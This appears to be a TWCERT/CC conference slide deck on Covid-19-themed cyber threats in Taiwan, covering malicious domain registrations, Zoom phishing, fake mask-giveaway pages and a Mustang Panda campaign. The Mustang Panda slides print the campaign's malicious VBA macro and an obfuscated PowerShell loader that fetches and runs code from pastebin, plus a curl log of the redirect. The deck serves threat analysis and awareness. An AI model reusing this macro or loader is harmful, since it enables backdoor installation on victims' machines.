



Case Study of Covid-19-themed cyber threat in Taiwan

TWCERT/CC

Chih-Hung Lin


Henry Chu

Agenda

- Landscape of Cyber Attack
- COVID-19-Related Domains
 - Global and Taiwan DN registration trends
- Case Study (Taiwan)
- Conclusion

LANDSCAPE OF CYBER ATTACK

About TWCERT/CC




ISAC: Information Sharing and Analysis Center


Overview of Cyber Intelligence Sharing

- In 2020, TWCERT/CC handled over 1 million cyber threat records
 - Around 140 thousand cyber threat records every month
 - System intrusions account for the largest proportion, followed by outbound attacks





Monthly statistics



Types of cyber threats



Landscape on Covid-19 Cyberthreat



COVID-19 vs Cyber Threat

- Enemy is invisible
 - Microbion vs. Malware
- Incident response team
 - CDC vs. CERT
- Intelligence sharing
 - Symptom vs. IOCs
- Hygiene
 - Mask, Handwashing.. vs. Patch, Assessment
- Public Awareness


COVID-19 RELATED DOMAIN NAME ABUSE

-Rebecca Solnit. Hope in the dark

INSIDE THE WORD 'EMERGENCY' IS 'EMERGE'



Domain Name Abuse

- Malware distribution 、 Phishing via registered covid-19-related DNS
 - Trending words 、 authority names
 - Impersonate WHO 、 government sectors 、 enterprises 、 communities



Pandemic-Related Domains (Global)




- Pandemic-Related domain registration surges on March 11th, with daily registrations doubling to more than 4,000 a day.
- Over 90% of domains have been registered by domain speculators
- Malicious registrations were used as an attack vector for phishing/malware threats. Including ransomware attacks on hospitals, state-sponsored phishing campaigns and attackers impersonation for credential-stealing



Pandemic-Related Domains (Taiwan)

- Related domain registrations in Taiwan also increased drastically on March 11th, followed by steady increase.
- Of the Registered domains
 - ❑ 30% were normal website
 - ❑ ~6% were domain speculators
 - ❑ ~3% considered as unsafe



COVID-19 相關
域名註冊數量



CASE STUDY (TAIWAN)

Zoom Phishing

- Begins with an email that impersonates a notification from zoom
- Stating the meeting has been missed, encourages the user to click the link for more details and access a recording of the meeting
- Prompts the user to enter login credential



Online Scam and Personal Information Theft



Fake Facebook
account, comment for
free face mask




Fake account, share
post for free face mask



Fake PXMART Taiwan
Facebook fan page


Mustang Panda Group and the Covid-19 (1/2)

- Hacker Group 'Mustang Panda' impersonates Taiwan's Ministry of Health and Welfare and sends phishing e-mails titled 'Free covid-19 supply' targeting Taiwan's technology sector.
- Phishing e-mail contains malicious macro files in the attachments.
- TWCERT analyzed the files to derived the IoCs and shared with government sectors, ISACs and alliance members as well as raising public awareness on TWCERT Official website and Facebook fan page.



Mustang Panda Group and the Covid-19 (2/2)

1. Attacker sends an email with malicious macro files '.ppt' '.pot'
2. Running the '.ppt' 、'.pot' files will trigger macro to connect to legitimate pastebin website
3. Download malicious script
4. Mshta runs powershell to change registry and create back door to sustain connection
5. Connects to malicious C&C server



```

Attribute VB_Name = "Slide"
Option Explicit
Sub Page ()

    Dim IEApp As Object
    Dim WebUrl As String
    Dim WEBS As String
    Dim i As String
    i = ("W" + "S" + "C" + "ript.Shell")
    Set IEApp = CreateObject(i)
    WebUrl = StrReverse("d'fugctcyrcrc' *d'x'dp'*.j\\:ptth""aths'")
    WEBS = Replace(WebUrl, "*", "")
    IEApp.Run WEBS
    Shell "curl"
  End Sub

```

```

CreateObject("Wscript.Shell").regwrite "HKCU\Software\iamresearcher", "$fucksecurityresearchers=contactmeEX".replace('contactme','');sal M $fucksecurityresearchers;do { $ping = test-connection -comp google.com -count 1 -Quiet } until ($ping);$iwannajoinuiwannaleavedsshit = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol = $iwannajoinuiwannaleavedsshit;$iwannaleftsellingtools= New-Object -Com Microsoft.XMLHTTP;$iwannaleftsellingtools.open('GET','https://pastebin.com/raw/E7ZdG94c',$false);$iwannaleftsellingtools.send();$iwannaleftsellingtoolsy=$iwannaleftsellingtools.responseText;$asciChars= $iwannaleftsellingtoolsy -split ' '
[ForEach-Object {[char][byte]"0x$_" ;$asciString= $asciChars -join "" | M;[Byte[]]$cli2= iex(iex('&(GCM *W-O*)'+
'Net.'+WebC'+lient'+'.Dow'+nload'+Str'+ing('https://pastebin.com/raw/Faz5ZasY')).replace("#","!#@#").replace("!#@#","0x"))} |
g;$iwannaleftsellingtools=[System.Reflection.Assembly]::Load($decompressedByteArray);[rOnAlDo]::ChRiS('InstallUtil.exe',$cli2)" , "REG_SZ"

```

```

root@kali:~# curl http://j.mp/dmdmcrccrctcgufyguhmd
<html>
<head><title>Bitly</title></head>
<body><a href="https://pastebin.com/raw/Bnv7ruYp">moved here</a></body>
</html>root@kali:~#

```

Vendetta Group and the Phishing Emails (1/2)

